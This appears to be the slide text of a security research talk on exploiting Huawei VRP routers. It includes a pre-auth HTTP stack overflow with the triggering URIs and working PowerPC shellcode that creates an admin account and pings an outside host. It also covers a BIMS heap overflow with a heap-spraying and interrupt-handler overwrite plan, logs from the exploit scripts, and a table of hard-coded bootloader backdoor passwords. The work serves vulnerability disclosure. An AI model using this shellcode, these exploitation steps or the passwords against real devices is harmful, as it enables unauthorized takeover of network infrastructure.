- The HTTP server tries to determine if a resource needs a valid UID (session)
- This is done by hard-coded sub-string comparisons
  - Never mind that one should be able to determine the same from the content directory of HTTP.ZIP dynamically
- If a URI matches a resource that doesn't need a UID, the URI is strcpy()ed into a buffer
  - That buffer is too small
  - That buffer is on the stack



```
mr      r31, r3
lis     r29, ((aImages+0x10000)@h) # "images"
addi    r3, r29, -0x3EAC # aImages # x
bl      strlen          # strlen("images")
mr      r5, r3
addi    r3, r29, -0x3EAC # aImages
mr      r4, r31
bl      strnstr_
cmpwi   r3, 0
beq     loc_786008
```

```
lis     r29, ((aJs_0+0x10000)@h) # "js"
addi    r3, r29, -0x3EA4 # aJs_0 # x
bl      strlen
mr      r5, r3
addi    r3, r29, -0x3EA4 # aJs_0
mr      r4, r31
bl      strnstr_
cmpwi   r3, 0
beq     loc_786008      # branch if "js"
```

```
lis     r4, ((a_js+0x10000)@h) # ".js"
addi    r4, r4, -0x3EA0 # a_js # needle
mr      r3, r31         # haystack
bl      strstr
cmpwi   r3, 0
bne     loc_786008
```

```
lis     r4, ((a_htm+0x10000)@h) # ".htm"
addi    r4, r4, -0x3E9C # a_htm # needle
mr      r3, r31         # haystack
bl      strstr
cmpwi   r3, 0
bne     loc_786008
```

```
lis     r4, ((a_html+0x10000)@h) # ".html"
addi    r4, r4, -0x3E94 # a_html # needle
mr      r3, r31         # haystack
bl      strstr
cmpwi   r3, 0
bne     loc_786008
```

```
lis     r29, ((aCnUser_data3+0x10000)@h) # "cn/user.data3"
addi    r3, r29, -0x3E8C # aCnUser_data3 # x
bl      strlen
mr      r5, r3
addi    r3, r29, -0x3E8C # aCnUser_data3
mr      r4, r31
bl      strnstr_
cmpwi   r3, 0
beq     loc_786008
```

```
lis     r29, ((aEnUser_data3+0x10000)@h) # "en/user.data3"
addi    r3, r29, -0x3E7C # aEnUser_data3 # x
bl      strlen
mr      r5, r3
addi    r3, r29, -0x3E7C # aEnUser_data3
mr      r4, r31
bl      strnstr_
cmpwi   r3, 0
bne     loc_786038
```

```
loc_786008:
addi    r29, r1, 0x80+var_A0
li      r5, 0x8A # 'è' # 138
li      r4, 0
mr      r3, r29
bl      memset_
mr      r4, r31         # src
mr      r3, r29         # dst
bl      strcpy
mr      r3, r29         # x
bl      sub_776C90
li      r3, 0
b       loc_78603C
```

```
loc_786038:
li      r3, 1
```

REMOTE HTTP PRE-AUTH

- Any of the following will work:
  - /wcn/images[...]
  - /wcn/js[...]
  - /wcn/[...].js
  - /wcn/[...].htm
  - /wcn/[...].html
  - /wcn/en/user.data3[...]
  - /wcn/cn/user.data3[...]
- 450 bytes URI length are sufficient
- We directly get control of PC
- No logging involved
- Only the latest VRP versions allow the server to be disabled, otherwise you must use ACLs

HTTP CRASHING

```
Exception Name:            INSTRUCTION ACCESS EXCEPTION
Exception Instruction:     0x50505050
[...]
Register contents:
Reg:       r0, Val = 0x50505050 ; Reg:       r1, Val = 0x03a54a58 ;
Reg:       r2, Val = 0x0012bee8 ; Reg:       r3, Val = 0x00000000 ;
Reg:       r4, Val = 0x00003032 ; Reg:       r5, Val = 0x0535e004 ;
Reg:       r6, Val = 0x00000140 ; Reg:       r7, Val = 0x00003032 ;
Reg:       r8, Val = 0x0000004f ; Reg:       r9, Val = 0x00000001 ;
Reg:      r10, Val = 0x02f8cbf8 ; Reg:      r11, Val = 0x00000001 ;
Reg:      r12, Val = 0x22000022 ; Reg:      r13, Val = 0x00000000 ;
Reg:      r14, Val = 0x0153aab4 ; Reg:      r15, Val = 0x01359084 ;
Reg:      r16, Val = 0x0153923c ; Reg:      r17, Val = 0x02b70000 ;
Reg:      r18, Val = 0x00005dd0 ; Reg:      r19, Val = 0x01359084 ;
Reg:      r20, Val = 0x02f90000 ; Reg:      r21, Val = 0x0535e664 ;
Reg:      r22, Val = 0x03a54a70 ; Reg:      r23, Val = 0x01539ba4 ;
Reg:      r24, Val = 0x03a54a88 ; Reg:      r25, Val = 0x43434343 ;
Reg:      r26, Val = 0x43434343 ; Reg:      r27, Val = 0x43434343 ;
Reg:      r28, Val = 0x43434343 ; Reg:      r29, Val = 0x43434343 ;
Reg:      r30, Val = 0x43434343 ; Reg:      r31, Val = 0x43434343 ;
Reg:       cr, Val = 0x42000022 ; Reg:      bar, Val = 0x42424242 ;
Reg:      xer, Val = 0x20000000 ; Reg:       lr, Val = 0x50505050 ;
Reg:      ctr, Val = 0x00000032 ; Reg:     srr0, Val = 0x50505050 ;
Reg:     srr1, Val = 0x2000b032 ; Reg:      dar, Val = 0x50505050 ;

Dump stack(total 512Bytes,16Bytes/line):
0x03a54a58: 43 43 43 43 50 50 50 50 44 44 44 44 44 44 44 44
0x03a54a68: 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
0x03a54a78: 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44
```

JUMP TARGET

- This being a string overflow, no 0x00 bytes for us
  - No, the HTTP server is not capable of URL-decoding, why would it?
- Image base is 0x0001000
  - Everything after 0x01000000 is image dependent
- ROM is mapped at 0xFFF80000, but not executable
  - PPC memory maps can be different for instructions and data
- But image dependent, we can return to the stack
  - We have registers pointing to the stack we smashed
  - We simply reuse a mtctr / bctrl sequence

ASIAN SEAFOOD

In which we shell out.

ON BOARD FUNCTIONS

- VRP comes with a pair of functions that executes CLI commands
  - There seems to be no privilege check
  - You have to call them both and in order
- The addresses of those functions are image dependent
  - Good enough for us now
- More advanced shellcode uses the same string cross-reference function identification that was presented years ago for Cisco IOS
  - Only available on some images, as others use the counter register to call said functions

STRATEGY

- To get around the limitations of HTTP and string functions, we encode our commands XOR 0xAA
- We decode in-place on the stack and issue a number of CLI commands
  - For verification purposes, we end with a ping command to ourselves, so we see that everything worked
- Command sequence:
  - system-view
  - local-user admin
  - password simple HITB
  - return
  - ping secret.host.phenoelit.de

SIMPLE VRP SHELLCODE

```
begin:
# mask (0x101) + 8 bytes stack offset
# + padding (40) + length of this decode
addi %r31, %r1,
   ( 0x101 + 8 + 40 + ( end - begin ) )
li   %r28, 0x101

# r31 now points to end: + mask
lbz  %r29, -0x101(%r31) # length byte
addi %r31, %r31, 0x105  # increment
subi %r31, %r31, 0x101  # subtract mask

decodeLoop:
lbz  %r30, -0x101(%r31)
xori %r30, %r30, 0xAAAA
stb  %r30, -0x101(%r31)
dcbf %r28, %r31         # flush cache
.long 0x7c1004ac        # sync

addi %r31, %r31, 0x102 # increment with
mask
subi %r31, %r31, 0x101 # subtract mask
addi %r29, %r29, 0x101 # mask
addic. %r29, %r29, -0x102 # mask + 1
bne decodeLoop
```

```
mr   %r29, %r31
addi %r31, %r1,
   ( 0x101 + 8 + 40 + ( end - begin ) + 4 )

nextCommand:
subi %r4, %r31, 0x101
li  %r3, 0x3e7
bla 0x00A96ADC
li  %r3, 0x3e7
bla 0x00AAA2FC

findNull:
lbz  %r30, -0x101(%r31) # get byte
addi %r31, %r31, 0x102 # increment with mask
subi %r31, %r31, 0x101 # subtract mask
addi %r30, %r30, 0x101
cmpwi %r30, 0x101      # compare word to 0x00
beq nextCommand
.long 0x7c1fe801       # cmpw %r31, %r29
ble  findNull

# epilog of the calling function, for cleanup
ba 0x1541474
end:
```

THE RESULT

```
[fx@box exploit]# tcpdump -c 2 -n host 1.2.3.4 and icmp &
[1] 5635
[fx@box exploit]#
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
[fx@box exploit]# ./manage.pl 1.2.3.4
23:12:14.442733 IP 1.2.3.4 > 9.8.7.6: ICMP echo request, id 43982, seq 1, length 64
23:12:14.442758 IP 9.8.7.6 > 1.2.3.4: ICMP echo reply, id 43982, seq 1, length 64

[fx@box exploit]# telnet 1.2.3.4
Trying 1.2.3.4...
Connected to 1.2.3.4.
Escape character is '^]'.

*******************************************************************************
*  Copyright (c) 1998-2011 Huawei Technologies Co., Ltd.  All rights reserved. *
*  Without the owner's prior written consent,                                  *
*  no decompiling or reverse-engineering shall be allowed.                     *
*******************************************************************************


Login authentication

Username:admin
Password:defcon
<Quidway>
```

THE VRP HEAP

In which we bims it.

THE BUG

- The BIMS client function parses an HTTP response
  - Stores the Content-Length (integer) at *r4.
- The code then malloc()s Content-Length+1 bytes of memory
- And copies r31 many bytes to the buffer.
  - r31 is now the amount of content bytes we have already received

```
        bl          bims_http_sub_443FDC
       # will store content length at
       [r4+0]

        mr.         r31, r3
        bne         loc_443FA8
        lwz         r0, 0x570+var_28(r1)
        lwz         r4, 0(r28)
        lis         r3, 0x40E # 0x40E0002
        subf        r31, r0, r30 # r31 =
       bytes
                                 # received
       so far
        addi        r4, r4, 1
        ori         r3, r3, 2 # 0x40E0002
        bl          malloc_
        cmpwi       r3, 0
        stw         r3, 0x9C(r28)
        bne         loc_443F48
[...]
loc_443F48:
        lwz         r4, 0x570+var_28(r1)
        li          r0, 1
        lis         r30,
       ((dword_105BF74+0x10000)@h)
        mr          r5, r31
        add         r4, r27, r4
        stw         r0, dword_105BF74@l(r30)
        bl          memcpy
```

THE BUG

- So basically we have a straight-forward heap overflow.
- We specify some small Content-Length and then just send more content.
- Nice thing: We control the size of the buffer that is allocated.
- To exploit this vulnerability, we’ll need to have a look at the allocator…

THE ALLOCATOR

- malloc() will check the requested size (in r31) and store some small number in r5 (depending on the size)
- Then, if r5 != 0, it will call malloc_worker.
- In malloc_worker, we find that r5 is an index into some table, used to determine the free list to be used for chunks of the requested size

```
  cmplwi     r31, 0x40 # size in r31
  ble        loc_D4520
  cmplwi     r31, 0x80
  ble        loc_D4518
[...]

loc_D4518:

  li         r5, 7
  b          loc_D452C
loc_D4520:

  li         r5, 6
  b          loc_D452C
loc_D4528:

  li         r5, 5
loc_D452C:
  cmpwi      r5, 0
  bne        loc_D454C
  lis        r4, aVos@h    # "!VOS“
  mr         r3, r30
  addi       r4, r4, aVos@l # "!VOS“
  mr         r5, r31
  bl         sub_D53F8
  b          loc_D4564

loc_D454C:
  lis        r3, 0x121 # 0x120A998
  addi       r3, r3, -0x5668 # 0x120A998
  mr         r4, r30
  clrlwi     r6, r31, 16
  li         r7, 1
  bl         malloc_worker # bin number in r5
```


THE ALLOCATOR

- malloc_worker first determines the free list to use and pulls out the first chunk in that list
- Two sanity checks are performed on that chunk:
  - The chunk header has to start with 0xEFEFEFEF.
  - *(chunk+4) has to be a pointer to an allocator structure.
  - The allocator structure has to contain the string „!PGH“ at offset 0x14.
- Then the chunk is unlinked from the free list by performing a pointer exchange

```
lwzx      r9, r8, r29    # r9=freelist->nxt
lis       r0, -0x1011    # 0xEFEFEFEF
lwz       r31, 0x24(r9)  # this = r9->next
ori       r0, r0, 0xEFEF # 0xEFEFEFEF
lwz       r9, 0(r31)
cmpw      r9, r0         # *this == 0xEFEFEFEF ?
bne       error
lwz       r9, 4(r31)     # get pointer to
                         # pgh struct
cmpwi     r9, 0
beq       error
lwz       r9, 0x14(r9)
lis       r0, 0x2150     # 0x21504748 # !PGH
ori       r0, r0, 0x4748 # 0x21504748
cmpw      r9, r0         # pgh valid?
beq       loc_D3DC4

error:
[...]

lwz       r9, 0x28(r31) # get prev pointer
lwz       r0, 0x24(r31) # get next pointer
stw       r0, 0x24(r9)  # prev->next =
                        # this->next
lwz       r9, 0x24(r31)
cmpwi     r9, 0
beq       loc_D3DE4
lwz       r0, 0x28(r31)
stw       r0, 0x28(r9)  # next->prev =
                        # this->prev
```

THE ALLOCATOR

- A heap chunk consists of a header and the user data
- The header contains (amongst other stuff) a pointer to the respective heap control structure
- Free chunks have pointers for a double linked list in the user data portion



THE ALLOCATOR

- The allocator uses bins for chunks of different sizes
  - Each bin has its own free list
- The PGH structure contains a pointer to the respective free list
  - That‘s what free() uses to find out what free list to attach the chunk to
- malloc() takes the first element off the free list and returns it
  - To maintain the list structure, malloc() performs a pointer exchange:


```
prev->next = this->next
next->prev = this->prev
```

ATTACK OUTLINE

- Oldskewl DLMalloc style attack: use the pointer exchange to write to arbitrary memory
- To do that, we need to overwrite the metadata of a free chunk
  - When that chunk is then malloc()ed, the pointer exchange will write to an address supplied by us

ATTACK OUTLINE


- Let‘s assume the following situation
  - A = malloc(512); B = malloc(512); free(B); free(A);
  - The free list will look like this:





  - Let‘s further assume that
    B = A + 512 + sizeof(heap_header),
    i.e. B immediately follows A in memory

ATTACK OUTLINE

- Original situation
  - Keep in mind: A and B are adjacent in memory!
- After A = malloc(512)
  - B is free. In memory, B still follows A.
- After overflowing A
  - We have overwritten (parts of) B with our own values







ATTACK OUTLINE

- Things we need to take care of:
  - Heap layout: we must have two consecutive chunks A and B
    - A must be at the bottom of the free list, followed by B, otherwise bad prev values will propagate through the list
  - We need to know a pointer to a PGH structure
  - What value do we want to write to what address anyway?

INFLUENCING THE HEAP LAYOUT

- Recall the bug? We can specify arbitrary sizes, which the system will try to malloc.
  - Let‘s pick a block size that is not too frequently used. We will try 512 bytes.
  - Hopefully, that gives us enough control over the heap
- We can influence the heap layout by establishing TCP connections to the device
  - For each connection a 512 byte buffer is allocated

ABOUT ADDRESSES

- We need to know the addresses of the following things:
  - A PGH structure
  - An important piece of memory we want to patch
  - The buffer that holds our shellcode
- We could hard-code all the addresses we need, but that would be image-dependent
- To make it a bit more unreliable than it already is, let‘s try heap-spraying

HEAP SPRAYING

- Due to the nature of the bug, heap spraying is pretty straight-forward: supply a large Content-Length (>5M) and send that much data (not overflowing anything)
  - Your data will remain in memory even after the respective chunk is free()d
- Other spraying approaches:
  - Try to use another service that allows you to specify some buffer size
  - Find a memory leak in some application

WHAT TO OVERWRITE?

- Again, we could pick some important function and overwrite it, but that would be image-dependent
- Would it? Don‘t we know some fixed location that stores executable code?
- We actually do! Let‘s just overwrite some interrupt handler!


PPC INTERRUPT HANDLING

- Interrupt handlers reside at fixed addresses (much as in good old DOS days), starting at 0x100
- However, there is no “vector table“ thingy. The interrupt handler code itself has to be put at those fixed addresses
    - For each handler, we have 0x100 bytes of space
- We will overwrite the handler at 0x300, which will be triggered on invalid memory access

PPC INTERRUPT HANDLING

- Our heap voodoo will of course bring the allocator to an inconsistent state, which will most likely lead to some invalid memory access
- Great! That will trigger the interrupt handler, which will redirect to our own code
  Problem? Our code then has to:
  1. Clean up the heap
  2. Do whatever dark doings come to our mind
  3. And finally to properly exit the interrupt handler

THE BIMS VISITOR



```
[greg@work spl0itz]$ sudo tcpdump -n -i em0 icmp
^Z
[greg@work spl0itz]$ bg
[greg@work spl0itz]$ python bims_exploit.py 1.2.3.4

___________.__                   .__       .__  __
\__    ___/|  |__   ____   ___  _|__| _____|__|/  |_  ___________
  |    |   |  |  \_/ __ \  \  \/ /  |/  ___/  \   __\/  _ \_  __ \
  |    |   |   Y  \  ___/   \   /|  |\___ \|  ||  | (  <_> )  | \/
  |____|   |___|  /\___  >   \_/ |__/____  >__||__|  \____/|__|
                \/     \/                \/

They see me visiting the BIMS server, they hatin.

[+] Listening on port 80...
[+] Receiving HTTP header.
[+] Client disconnected.
[+] Receiving HTTP header.
[+] Huawei sent content-length: 2436
[+] Receiving content.
[+] Sending response.
[+] Will now spray the target's heap.
[+] Receiving HTTP header.
[+] Client disconnected.
[+] Receiving HTTP header.
[+] Huawei sent content-length: 2436
[+] Receiving content.
[+] Sending response.
[+] Will now trigger the heap overflow.
15:28:14.688909 IP 1.2.3.4 > 9.8.7.5: ICMP echo request, id 43981, seq 1, length 64
15:28:14.688944 IP 9.8.7.5 > 1.2.3.4: ICMP echo reply, id 43981, seq 1, length 64
```

BACKDOORS


In which we replace myths with facts.

CHINA BACKDOOR MYTH

- It is often claimed Huawei equipment would have backdoors for the Chinese government
  - So far, neither hardware nor VRP based backdoors have been discovered
- Backdoors are simply not necessary
  - The supply of vulnerabilities is sizable
  - Exploitation is relatively straight forward
  - “What they have been calling ‘backdoors’ are actually bugs in the software” -- Charles Ding, Huawei, Senior VP
- With so many carriers buying operation services from Huawei, I would be more worried about the NMS and management side of the network.

BOOTLOADER PASSWORD

- Definition of a backdoor:
  A hidden method for bypassing normal computer authentication systems
- The bootloader allows to set a password for accessing it
  - Booting without the configuration
  - Loading alternative VRP
- Every device we checked also has a hard-coded password
  - Also works for the password setting function as the "old password"



```
cmpwi       cr1, r30, 0
bne         cr1, loc_1C2291C

lis         r28, aPassword@h # "\n\rPassword: "
lis         r31, a8070bsp@h # "8070bsp"

loc_1C22898:                # "\n\rPassword: "
addi        r3, r28, aPassword@l
crclr       4*cr1+eq
bl          console_printf
li          r3, 0
addi        r4, r1, 0x1F8+user_input
li          r5, 0x50 # 'P'
bl          console_read
li          r3, 0
li          r4, 2
li          r5, 0
bl          sub_1C51448
addi        r3, r1, 0x1F8+user_input
addi        r4, r1, 0x1F8+flash_password
bl          strcmp
cmpwi       cr1, r3, 0
beq         cr1, loc_1C228EC

addi        r3, r1, 0x1F8+user_input
addi        r4, r31, a8070bsp@l # "8070bsp"
bl          strcmp
cmpwi       cr1, r3, 0
bne         cr1, loc_1C228F4

loc_1C228EC:
li          r30, 1
b           loc_1C228F8

loc_1C228F4:
addi        r29, r29, 1

loc_1C228F8:
xori        r0, r29, 3
```

KNOWN PASSWORDS

Platform	Password
AR18	WhiteLily2970013
AR28	WhiteLily2970013
AR46	supperman
NE20	8070bsp
NE40/80	www@huawei

BACKDOOR PERSPECTIVE

